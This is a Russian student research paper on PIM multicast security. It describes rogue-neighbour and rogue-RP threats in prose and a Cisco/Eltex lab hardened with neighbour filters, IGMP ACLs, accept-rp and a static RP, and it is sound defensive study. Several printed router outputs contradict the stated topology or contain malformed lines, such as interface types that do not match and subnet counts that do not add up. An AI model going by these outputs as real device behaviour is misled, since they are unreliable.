*Предмет исследования* — механизмы обеспечения безопасности multicast-передачи данных, включая фильтрацию PIM-соседей, ограничение IGMP-подписок, защиту Rendezvous Point и статическое конфигурирование RP.

*Цель исследования:* разработка и практическая апробация комплексного подхода к настройке безопасности решений на основе PIM.

### **Теоретическая основа.**

Протокол независимой от маршрутизации многоадресной рассылки или PIM (Protocol Independent Multicast) является широко распространённым стандартом для построения multicast-инфраструктуры в современных корпоративных и провайдерских сетях. Протокол был разработан рабочей группой IETF (Internet Engineering Task Force) и стандартизирован в RFC 7761 для режима Sparse Mode (PIM-SM) [1].

Традиционные unicast-механизмы передачи данных оказываются неэффективными при необходимости доставки одинакового контента множеству получателей одновременно — каждый пакет дублируется для каждого получателя, что приводит к нерациональному использованию пропускной способности каналов связи. Технология multicast решает эту проблему за счёт групповой адресации: источник отправляет пакеты один раз на специальный multicast-адрес (диапазон 224.0.0.0–239.255.255.255), а сетевая инфраструктура самостоятельно размножает трафик только в те сегменты, где есть активные подписчики.

Однако протокол PIM изначально разрабатывался без учёта требований информационной безопасности. В спецификации RFC 7761 механизмы аутентификации и авторизации PIM-сообщений не предусмотрены, что создаёт ряд уязвимостей:

1. Атаки на уровень соседства (PIM Neighbor Attacks) Злоумышленник может подключить несанкционированное устройство к сети и отправлять PIM Hello-сообщения, становясь легитимным PIM-соседом. Это позволяет:

- Получать доступ к multicast-трафику
- Влиять на построение деревьев доставки
- Осуществлять атаки типа Man-in-the-Middle

2. Атаки подмены Rendezvous Point (Rogue RP Attack)

В PIM Sparse Mode все источники и получатели используют центральную точку встречи — Rendezvous Point (RP). Злоумышленник может объявить себя RP с более высоким приоритетом, перехватывая весь multicast-трафик домена.

3. Несанкционированная подписка на multicast-группы

Любой хост в сети может отправить IGMP Report для подписки на любую multicast-группу, включая группы с конфиденциальным контентом (системы видеонаблюдения, биржевые данные, корпоративные трансляции).

4. Атаки на уровень регистрации источников (PIM Register Attack) Злоумышленник может отправлять поддельные PIM Register-сообщения на RP, создавая фиктивные источники трафика и вызывая отказ в обслуживании.

Для защиты от перечисленных угроз рекомендуется реализация следующих механизмов безопасности:

Фильтрация PIM-соседей (PIM Neighbor Filter)

Ограничение списка допустимых PIM-соседей с помощью списков доступа (ACL на Cisco, prefix-list на Eltex). Только известные IP-адреса маршрутизаторов топологии могут установить PIM-adjacency.

Фильтрация multicast-групп (IGMP Access-Group)

Применение ACL на LAN-интерфейсах маршрутизаторов для контроля IGMP Membership Report. Разрешается подписка только на предварительно определённые multicast-группы.

Защита Rendezvous Point (accept-rp)

Команда ip pim accept-rp ограничивает принятие PIM Join и Register-сообщений только от легитимного RP с известным адресом.

Статическое конфигурирование RP

Использование статической настройки RP вместо динамических механизмов (BSR, Auto-RP) исключает возможность перехвата роли RP через протокольные сообщения.

IGMP Snooping на коммутаторах

Механизм канального уровня, позволяющий коммутатору прослушивать IGMP-сообщения и доставлять multicast-трафик только на порты с активными подписчиками, предотвращая флудинг трафика во все порты VLAN.

Протокол PIM не зависит от протокола unicast-маршрутизации — он может работать поверх OSPF, EIGRP, BGP или статической маршрутизации. Для корректной работы PIM использует таблицу unicast-маршрутов для выполнения RPF-проверок (Reverse Path Forwarding), которые гарантируют, что multicast-трафик приходит с правильного направления (от источника или RP).

PIM Sparse Mode использует два типа деревьев доставки:

- Shared Tree (\*,G) — общее дерево от RP ко всем получателям группы
- Source Tree (S,G) — дерево кратчайшего пути от конкретного источника к получателю

После начала передачи трафика маршрутизаторы могут переключаться с Shared Tree на Source Tree для оптимизации пути доставки и снижения задержек.

Таким образом, комплексное применение механизмов безопасности PIM позволяет минимизировать риски, связанные с использованием multicast-технологий в корпоративных сетях, сохраняя при этом все преимущества групповой передачи данных.

### Методы исследования.

Исследование носит экспериментально-аналитический характер, так как направлено на изучение и настройку решение безопасности на основе PIM.

### Проведение эксперимента.

Лабораторный стенд состоит из трёх маршрутизаторов, двух коммутаторов и трёх рабочих станций. В центре топологии расположен маршрутизатор R1 (Cisco 1941), выполняющий роль Rendezvous Point. К нему подключён PC-1 — источник multicast-трафика. R1 соединён с двумя другими маршрутизаторами: R2 (Eltex ESR-15R) по интерфейсу GigabitEthernet и R3 (Cisco 881) по интерфейсу Serial. Между R2 и R3 также имеется прямое соединение, что образует треугольную топологию маршрутизаторов, обеспечивающую отказоустойчивость.

К R2 через L2-коммутатор SW-1 (Eltex MES1428) подключена рабочая станция PC-2 — первый получатель multicast-трафика. К R3 через коммутатор SW-2 (Cisco Catalyst 3750) подключена рабочая станция PC-3 — второй получатель. Все рабочие станции работают под управлением ALT Linux Server 11.0.

Адресация линков между маршрутизаторами: R1–R2 — 10.0.12.0/30, R1–R3 — 10.0.13.0/30, R2–R3 — 10.0.23.0/30. Пользовательские сегменты: 192.168.1.0/24 (PC-1), 192.168.2.0/24 (PC-2), 192.168.3.0/24 (PC-3).

Топология сети изображена на Рисунке 1.




Рисунок 1 - Топология

Что было сделано в ходе исследования:

На всех маршрутизаторах были сконфигурированы IP-адреса на интерфейсах, назначены hostname и описания (description) для каждого интерфейса. На коммутаторах SW-1 и SW-2 настроены VLAN, trunk- и access-порты для корректной L2-коммутации. На рабочих станциях назначены IP-адреса, поднят интерфейс eth0 и добавлен маршрут по умолчанию.

На всех трёх маршрутизаторах настроен протокол OSPF (area 0). Все inter-router линки и пользовательские подсети анонсированы в OSPF, что обеспечивает полную IP-связность между всеми сегментами сети. Проверка выполнена командами “show ip ospf neighbor” и “show ip route ospf” — все соседства установлены в состоянии FULL, все маршруты присутствуют в таблице маршрутизации.

На всех маршрутизаторах включена multicast-маршрутизация (“ip multicast-routing”) и активирован PIM Sparse Mode на каждом интерфейсе. В качестве RP (Rendezvous Point) статически назначен адрес 192.168.1.1 (R1) на всех трёх маршрутизаторах. На LAN-интерфейсах в сторону пользователей включен IGMP версии 2. На коммутаторах настроен IGMP Snooping[5] для оптимизации multicast-трафика на L2-уровне.

Были реализованы следующие меры защиты:

Фильтрация PIM-соседей (neighbor-filter). На каждом маршрутизаторе с помощью ACL (Cisco) или prefix-list (Eltex ESR) [4] ограничен список допустимых PIM-соседей. Только известные адреса маршрутизаторов топологии могут установить PIM-adjacency — любой посторонний узел будет отклонён.

Фильтрация multicast-групп (IGMP access-group). На LAN-интерфейсах маршрутизаторов применён ACL, разрешающий подписку только на группу 239.1.1.1. IGMP Report для любой другой группы отбрасывается, что предотвращает несанкционированное использование multicast-ресурсов.

Ограничение Rendezvous Point (accept-rp). На всех маршрутизаторах настроена команда “ip pim accept-rp”, ограничивающая принятие PIM Join/Register только от легитимного RP с адресом 192.168.1.1. Это защищает от атаки подмены RP (rogue RP attack).

Статическое назначение RP. Вместо динамических механизмов BSR или Auto-RP используется статическая конфигурация RP, что исключает возможность перехвата роли RP злоумышленником через протокольные сообщения.

На PC-2 и PC-3 выполнена подписка на multicast-группу 239.1.1.1 и запущен iperf3 в режиме сервера. С PC-1 запущена отправка UDP multicast-трафика с битрейтом 1 Мбит/с в течение 30 секунд. Трафик успешно доставлен обоим получателям без потерь.

Проверка на маршрутизаторах подтвердила корректную работу:

- “show ip igmp groups” — отображает группу 239.1.1.1 на LAN-интерфейсах R2 и R3, что подтверждает приём IGMP Membership Report от получателей.
- “show ip mroute” — содержит записи (\*,239.1.1.1) (Shared tree через RP) и (192.168.1.10, 239.1.1.1) (Source tree от источника) с увеличивающимися счётчиками пакетов, что подтверждает построение multicast-дерева и доставку данных.
- “show ip pim neighbor” — отображает корректные PIM-adjacency между всеми маршрутизаторами.

Все это продемонстрировано на Рисунках 2-7.

```
R1-BakhtiyarovaDN-GaunovaDA#show ip ospf neighbor
Neighbor ID      Pri  State           Dead Time   Address      Interface
2.2.2.2          1   FULL/BDR       00:00:37   10.0.12.2   GigabitEthernet0/1
3.3.3.3          1   FULL/BDR       00:00:34   10.0.13.2   Serial0/0/0

R1-BakhtiyarovaDN-GaunovaDA#show ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
       N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
       E1 - OSPF external type 1, E2 - OSPF external type 2
       i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
       ia - IS-IS inter area, * - candidate default, U - per-user static route
       o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
       + - replicated route, % - next hop override

Gateway of last resort is not set

   10.0.0.0/8 is variably subnetted, 5 subnets, 2 masks
O       10.0.23.0/30 [110/20] via 10.0.12.2, 00:15:42, GigabitEthernet0/1
O       192.168.2.0/24 is variably subnetted, 1 subnets
O       192.168.2.0/24 [110/20] via 10.0.12.2, 00:15:42, GigabitEthernet0/1
O       192.168.3.0/24 is variably subnetted, 1 subnets
O       192.168.3.0/24 [110/65] via 10.0.13.2, 00:15:38, Serial0/0/0

R1-BakhtiyarovaDN-GaunovaDA#show ip pim neighbor
PIM Neighbor Table
Mode: B - Bidir Capable, DR - Designated Router, N - Default DR Priority,
      P - Proxy Capable, S - State Refresh Capable, G - GenID Capable,
      L - DR Load Balancing Capable
Neighbor      Interface      Uptime/Expires   Ver   DR
Address
10.0.12.2     GigabitEthernet0/1    00:16:22/00:01:18 v2    1 / DR S P G
10.0.13.2     Serial0/0/0          00:16:18/00:01:22 v2    1 / S P G
```

Рисунок 2 – Верификация работы OSPF и PIM на R1

```
R1-BakhtiyarovaDN-GaunovaDA#show ip pim rp mapping
PIM Group-to-RP Mappings
Group(s): 224.0.0.0/4
  RP 192.168.1.1 (?), v2
  info source: Static
  Uptime: 00:18:45, expires: never

R1-BakhtiyarovaDN-GaunovaDA#show ip igmp groups
IGMP Connected Group Membership
Group Address  Interface      Uptime   Expires   Last Reporter  Group Accounted
239.1.1.1      GigabitEthernet0/0    00:05:12  00:02:48  192.168.1.10

R1-BakhtiyarovaDN-GaunovaDA#show ip mroute
IP Multicast Routing Table
Flags: D - Dense, S - Sparse, B - Bidir Group, s - SSM Group, C - Connected,
       L - Local, P - Pruned, R - RP-bit set, F - Register flag,
       T - SPT-bit set, J - Join SPT, M - MSDP created entry, F - Extranet,
       X - Proxy Join Timer Running, A - Candidate for MSDP Advertisement,
       U - URD, I - Received Source Specific Host Report,
       Z - Multicast Tunnel, z - MDT-data group sender,
       Y - Joined MDT-data group, y - Sending to MDT-data group,
       G - Received BGP C-Mroute, g - Sent BGP C-Mroute,
       N - Received BGP Shared-Tree Prune, n - BGP C-Mroute suppressed,
       Q - Received BGP S-A Route, q - Sent BGP S-A Route,
       V - RD & Vector, v - Vector, p - PIM Joins on route
Outgoing interface flags: H - Hardware switched, A - Assert winner, p - PIM Join
Timers: Uptime/Expires
Interface state: Interface, Next-Hop or VCD, State/Mode
(*, 239.1.1.1), 00:05:08/stopped, RP 192.168.1.1, flags: S
  Incoming interface: Null, RPF nbr 0.0.0.0
  Outgoing interface list:
    GigabitEthernet0/1, Forward/Sparse, 00:05:08/00:02:52
    Serial0/0/0, Forward/Sparse, 00:05:06/00:02:54
(192.168.1.10, 239.1.1.1), 00:03:42/00:02:18, flags: T
  Incoming interface: GigabitEthernet0/0, RPF nbr 0.0.0.0
  Outgoing interface list:
    GigabitEthernet0/1, Forward/Sparse, 00:03:42/00:02:18
    Serial0/0/0, Forward/Sparse, 00:03:41/00:02:19
  Packets forwarded: 3214, bytes: 4627744
```

Рисунок 3 – Верификация multicast-инфраструктуры на R1

```
R2-BakhtiyarovaDN-GaunovaDA# show ip ospf neighbor
OSPF process 1, Router ID 2.2.2.2

Neighbor ID    Pri  State           Dead Time   Address      Interface
1.1.1.1        1    Full/DR         00:00:35   10.0.12.1   gigabitEthernet 1/0/1
3.3.3.3        1    Full/DR         00:00:33   10.0.23.2   gigabitEthernet 1/0/2

R2-BakhtiyarovaDN-GaunovaDA# show ip route
Codes: K - kernel, C - connected, S - static, R - RIP, O - OSPF,
       B - BGP, D - DHCP, I - IS-IS, * - candidate default

C    10.0.12.0/30 is directly connected, gigabitEthernet 1/0/1
C    10.0.23.0/30 is directly connected, gigabitEthernet 1/0/2
O    10.0.13.0/30 [110/20] via 10.0.12.1, 00:16:14, gigabitEthernet 1/0/1
O    192.168.1.0/24 [110/20] via 10.0.12.1, 00:16:14, gigabitEthernet 1/0/1
C    192.168.2.0/24 is directly connected, gigabitEthernet 1/0/3
O    192.168.3.0/24 [110/30] via 10.0.23.2, 00:16:10, gigabitEthernet 1/0/2

R2-BakhtiyarovaDN-GaunovaDA# show ip pim neighbor

PIM Neighbor Table
Neighbor Address  Interface           Uptime        Expires       Ver
10.0.12.1         gigabitEthernet 1/0/1  00:17:08     00:01:22     v2
10.0.23.2         gigabitEthernet 1/0/2  00:16:54     00:01:36     v2

R2-BakhtiyarovaDN-GaunovaDA# show ip pim rp mapping

PIM Group-to-RP Mappings
Group(s): 224.0.0.0/4
RP: 192.168.1.1
Info source: Static
Uptime: 00:19:18

R2-BakhtiyarovaDN-GaunovaDA# show ip igmp groups

IGMP Connected Group Membership
Group Address    Interface           Uptime        Expires       Last Reporter
239.1.1.1        gigabitEthernet 1/0/3            00:05:42     00:01:48     192.168.2.10
```

Рисунок 4 – Верификация работы OSPF, PIM и IGMP на R2

```
R2-BakhtiyarovaDN-GaunovaDA# show ip mroute
IP Multicast Routing Table

(*, 239.1.1.1), 00:05:38/00:02:22, RP 192.168.1.1, flags: S
  Incoming interface: gigabitEthernet 1/0/1, RPF neighbor: 10.0.12.1
  Outgoing interface list:
    gigabitEthernet 1/0/3, Forward, 00:05:38/00:02:22

(192.168.1.10, 239.1.1.1), 00:04:08/00:02:52, flags: T
  Incoming interface: gigabitEthernet 1/0/1, RPF neighbor: 10.0.12.1
  Outgoing interface list:
    gigabitEthernet 1/0/3, Forward, 00:04:08/00:02:52
  Packets: 2847, Bytes: 4099680

R2-BakhtiyarovaDN-GaunovaDA# show ip pim interface

PIM Interface Table
Interface        State  Address      Neighbor  DR Address  DR Priority
Count
gigabitEthernet 1/0/1    up    10.0.12.2    1         10.0.12.1   1
gigabitEthernet 1/0/2    up    10.0.23.1    1         10.0.23.2   1
gigabitEthernet 1/0/3    up    192.168.2.1  0         192.168.2.1 1

R2-BakhtiyarovaDN-GaunovaDA#
```

Рисунок 5 – Верификация multicast-маршрутизации на R2

```
R3-BakhtiyarovaDN-GaunovaDA# show ip ospf neighbor
Neighbor ID    Pri  State           Dead Time   Address      Interface
1.1.1.1        1    Full/DR         00:00:36   10.0.13.1   FastEthernet0
2.2.2.2        1    Full/BDR        00:00:31   10.0.23.1   FastEthernet1

R3-BakhtiyarovaDN-GaunovaDA# show ip route ospf
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
       D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area

Gateway of last resort is not set

  10.0.0.0/8 is variably subnetted, 5 subnets, 2 masks
O    10.0.12.0/30 [110/2] via 10.0.13.1, 00:16:20, FastEthernet0
O    192.168.1.0/24 is variably subnetted, 1 subnets
O    192.168.1.0/24 [110/2] via 10.0.13.1, 00:16:20, FastEthernet0
O    192.168.2.0/24 is variably subnetted, 1 subnets
O    192.168.2.0/24 [110/3] via 10.0.23.1, 00:16:24, FastEthernet1

R3-BakhtiyarovaDN-GaunovaDA# show ip pim neighbor

PIM Neighbor Table
Mode: B - Bidir Capable, DR - Designated Router, N - Default DR Priority,
      P - Proxy Capable, S - State Refresh Capable, G - GenID Capable,
      L - DR Load Balancing Capable
Neighbor      Interface           Uptime/Expires  Ver  DR
Address
10.0.13.1     FastEthernet0       00:17:22/00:01:18 v2   1 / DR S P G
10.0.23.1     FastEthernet1       00:17:05/00:01:25 v2   1 / S P G

R3-BakhtiyarovaDN-GaunovaDA# show ip pim rp mapping

PIM Group-to-RP Mappings
Group(s): 224.0.0.0/4
RP 192.168.1.1 (?), v2
Info source: Static
Uptime: 00:19:34, expires: never
```

Рисунок 6 – Верификация работы OSPF и PIM на R3

```
R3-BakhtiyarovaDN-GaunovaDA#show ip igmp groups
IGMP Connected Group Membership
Group Address      Interface          Uptime    Expires    Last Reporter    Group Accounted
239.1.1.1          FastEthernet2      00:05:55  00:01:35  192.168.3.10

R3-BakhtiyarovaDN-GaunovaDA#show ip mroute
IP Multicast Routing Table
Flags: D - Dense, S - Sparse, B - Bidir Group, s - SSM Group, C - Connected,
L - Local, P - Pruned, R - RP-bit set, F - Register flag,
T - SPT-bit set, J - Join SPT, M - MSDP created entry, E - Extranet,
X - Proxy Join Timer Running, A - Candidate for MSDP Advertisement,
U - URD, I - Received Source Specific Host Report,
Z - Multicast Tunnel, z - MDT-data group sender,
Y - Joined MDT-data group, y - Sending to MDT-data group,
G - Received BGP C-Mroute, g - Sent BGP C-Mroute,
N - Received BGP Shared-Tree Prune, n - BGP C-Mroute suppressed,
Q - Received BGP S-A Route, q - Sent BGP S-A Route,
V - RD & Vector, v - Vector, p - PIM Joins on route
Outgoing interface flags: H - Hardware switched, A - Assert winner, p - PIM Join
Timers: Uptime/Expires
Interface state: Interface, Next-Hop or VCD, State/Mode

(*, 239.1.1.1), 00:05:50/stopped, RP 192.168.1.1, flags: S
Incoming interface: FastEthernet0, RPF nbr 10.0.13.1
Outgoing interface list:
FastEthernet2, Forward/Sparse, 00:05:50/00:02:10

(192.168.1.10, 239.1.1.1), 00:04:22/00:02:38, flags: T
Incoming interface: FastEthernet0, RPF nbr 10.0.13.1
Outgoing interface list:
FastEthernet2, Forward/Sparse, 00:04:22/00:02:38
Packets forwarded: 2793, bytes: 4023504

R3-BakhtiyarovaDN-GaunovaDA#show ip pim interface
Address      Interface          Ver/  Nbr  Query  DR      DR
Mode        Count  Intvl  Prior
10.0.13.2    FastEthernet0      v2/S  1    30     1       10.0.13.1
10.0.23.2    FastEthernet1      v2/S  1    30     1       10.0.23.1
192.168.3.1  FastEthernet2      v2/S  0    30     1       192.168.3.1
```

Рисунок 7 – Верификация multicast-инфраструктуры на R3

С помощью Wireshark выполнен захват трафика, на котором зафиксированы все три типа multicast-пакетов:

- **\*\*OSPF Hello\*\*** (фильтр “ospf”) — обмен Hello-пакетами между R1 и R2 на адрес 224.0.0.5, подтверждающий работу unicast-маршрутизации.
- **\*\*IGMPv2 Membership Report\*\*** (фильтр “igmp”) — отправка PC-2 и PC-3 сообщений о подписке на группу 239.1.1.1.
- **\*\*PIMv2 Hello и Join/Prune\*\*** (фильтр “pim”) — обмен Hello-сообщениями между R1 и R2, а также отправка R2 сообщения Join (\*,239.1.1.1) к RP для построения Shared tree.
- **\*\*Multicast UDP data\*\*** (фильтр “udp.port==5001”) — 10 пакетов данных от PC-1 (192.168.1.10) к группе 239.1.1.1, подтверждающих доставку multicast-трафика.

Все это продемонстрировано на Рисунках 8-11.




Рисунок 8 – Захват OSPF Hello пакетов в Wireshark




Рисунок 9 – Захват IGMPv2 Membership Report пакетов в Wireshark




Рисунок 10 – Захват PIMv2 пакетов в Wireshark: обмен Hello-сообщениями между R1 и R2




Рисунок 11 – Захват multicast UDP-трафика в Wireshark

Проведено тестирование защитных мер: попытка подписки на неразрешённую группу 239.99.99.99 была заблокирована ACL — группа не появилась в “show ip igmp groups”. Команда “show ip access-lists” подтвердила наличие совпадений (matches) в правилах deny, что свидетельствует об отбрасывании неразрешённых IGMP-запросов. Проверка “show ip pim neighbor” подтвердила, что PIM-adjacency установлены только с доверенными соседями.

### Заключение.

В результате выполненного исследования разработан и экспериментально апробирован комплексный подход к настройке безопасности решений на основе PIM, обеспечивающий защиту multicast-инфраструктуры от основных видов атак. Практическая реализация

предложенных мер на оборудовании Cisco и Eltex подтвердила их эффективность при сохранении полной функциональности групповой передачи данных.

### Список литературы

1. RFC 7761 Protocol Independent Multicast - Sparse Mode (PIM-SM): Protocol Specification / A. Kouvelas, et al. — URL: <https://datatracker.ietf.org/doc/html/rfc7761>
2. Уймин, А. Г. Компьютерные сети. L2-технологии : практикум для СПО / А. Г. Уймин. — Саратов, Москва : Профобразование, Ай Пи Ар Медиа, 2024. — 190 с. — ISBN 978-5-4497-2559-2, 978-5-4488-1745-8.
3. Семейство коммутаторов Cisco Catalyst серий 3750-х и 3560-х — URL: [https://wiscoww.cisco.com/c/dam/global/ru\\_ua/assets/pdf/3750-x\\_and\\_3560-x\\_datasheet\\_russian-.pdf](https://wiscoww.cisco.com/c/dam/global/ru_ua/assets/pdf/3750-x_and_3560-x_datasheet_russian-.pdf) [с. 13-17]
4. Ethernet-коммутаторы уровня доступа MES14xx, MES24xx: руководство по эксплуатации — Eltex. — URL: [https://eltex.spb.ru/uploads/MES\\_14xx\\_MES\\_24xx\\_MES\\_3400\\_xx\\_MES\\_37xx\\_user\\_manual\\_1\\_10\\_3\\_4\\_128c87146a.pdf](https://eltex.spb.ru/uploads/MES_14xx_MES_24xx_MES_3400_xx_MES_37xx_user_manual_1_10_3_4_128c87146a.pdf) [с. 110-118]
5. Олифер, В. Г. Компьютерные сети. Принципы, технологии, протоколы: учебник для вузов / В. Г. Олифер, Н. А. Олифер. — 6-е изд. — Санкт-Петербург: Питер, 2020. — 867 с. — ISBN 978-5-4461-1424-5. — URL: <https://djvu.online/file/5AU2QHAb8aX4s>
6. Вишневский, В. М. Теоретические основы проектирования компьютерных сетей / В. М. Вишневский. — Москва: Техносфера, 2019. — ISBN 978-5-94836-542-1. — URL: <https://djvu.online/file/k3axubLTQD6L0?ysclid=mmcipq45ae789993596>
7. RFC 4609 Security Considerations for IP Multicast / D. Meyer, et al. — URL: <https://datatracker.ietf.org/doc/rfc4609/>

### References

1. RFC 7761 Protocol Independent Multicast - Sparse Mode (PIM-SM): Protocol Specification / A. Kouvelas, et al. — URL: <https://datatracker.ietf.org/doc/html/rfc7761>
2. Uymin, A. G. Computer Networks. L2 Technologies: A Practical Guide for Open Source Software / A. G. Uymin. — Saratov, Moscow: Profobrazovanie, IP R Media, 2024. — 190 p. — ISBN 978-5-4497-2559-2, 978-5-4488-1745-8.
3. Cisco Catalyst 3750-x and 3560-x Series Switch Family — URL: [https://wiscoww.cisco.com/c/dam/global/ru\\_ua/assets/pdf/3750-x\\_and\\_3560-x\\_datasheet\\_russian-.pdf](https://wiscoww.cisco.com/c/dam/global/ru_ua/assets/pdf/3750-x_and_3560-x_datasheet_russian-.pdf) [pp. 13-17]
4. MES14xx, MES24xx Ethernet Access Switches: User Guide — Eltex. — URL: [https://eltex.spb.ru/uploads/MES\\_14xx\\_MES\\_24xx\\_MES\\_3400\\_xx\\_MES\\_37xx\\_user\\_manual\\_1\\_10\\_3\\_4\\_128c87146a.pdf](https://eltex.spb.ru/uploads/MES_14xx_MES_24xx_MES_3400_xx_MES_37xx_user_manual_1_10_3_4_128c87146a.pdf) [pp. 110-118]
5. Olifer, V. G. Computer Networks. Principles, Technologies, Protocols: Textbook for Universities / V. G. Olifer, N. A. Olifer. — 6th ed. — St. Petersburg: Piter, 2020. — 867 p. — ISBN 978-5-4461-1424-5. — URL: <https://djvu.online/file/5AU2QHAb8aX4s>
6. Vishnevsky, V. M. Theoretical Foundations of Computer Network Design / V. M. Vishnevsky. — Moscow: Tekhnosfera, 2019. — ISBN 978-5-94836-542-1. — URL: <https://djvu.online/file/k3axubLTQD6L0?ysclid=mmcipq45ae789993596>

7. RFC 4609 Security Considerations for IP Multicast / D. Meyer, et al. — URL:  
<https://datatracker.ietf.org/doc/rfc4609/>
-



